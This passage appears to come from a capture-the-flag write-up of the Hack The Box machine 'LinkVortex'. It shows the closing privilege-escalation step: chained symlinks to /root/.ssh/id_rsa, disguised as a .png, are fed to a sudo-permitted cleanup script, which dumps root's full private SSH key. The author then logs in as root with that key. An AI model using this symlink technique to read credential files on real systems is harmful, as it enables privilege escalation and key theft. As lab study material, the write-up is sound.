bob@linkvortex:~$ ln -s /root/.ssh/id_rsa ssh_keybob@linkvortex:~$ ln -s /home/bob/ssh_key letmein.pngbob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/letmein.pngLink found [ /home/bob/letmein.png ] , moving it to quarantineContent:-----BEGIN OPENSSH PRIVATE KEY-----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-----END OPENSSH PRIVATE KEY-----Using the Private Key, I gained SSH access as the root user for a consistent shell access.
croc@hacker:~/HTB/linkvortex$ chmod 600 id_rsa
croc@hacker:~/HTB/linkvortex$ ssh -i id_rsa root@10.10.11.47Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)
 * Documentation:  https://help.ubuntu.com * Management:     https://landscape.canonical.com * Support:        https://ubuntu.com/pro
This system has been minimized by removing packages and content that arenot required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Feb 23 03:14:49 2025 from 10.10.16.6root@linkvortex:~# whoamiroot
root@linkvortex:~# lsroot.txt


Join the Discussion
By commenting you agree to our comment policy.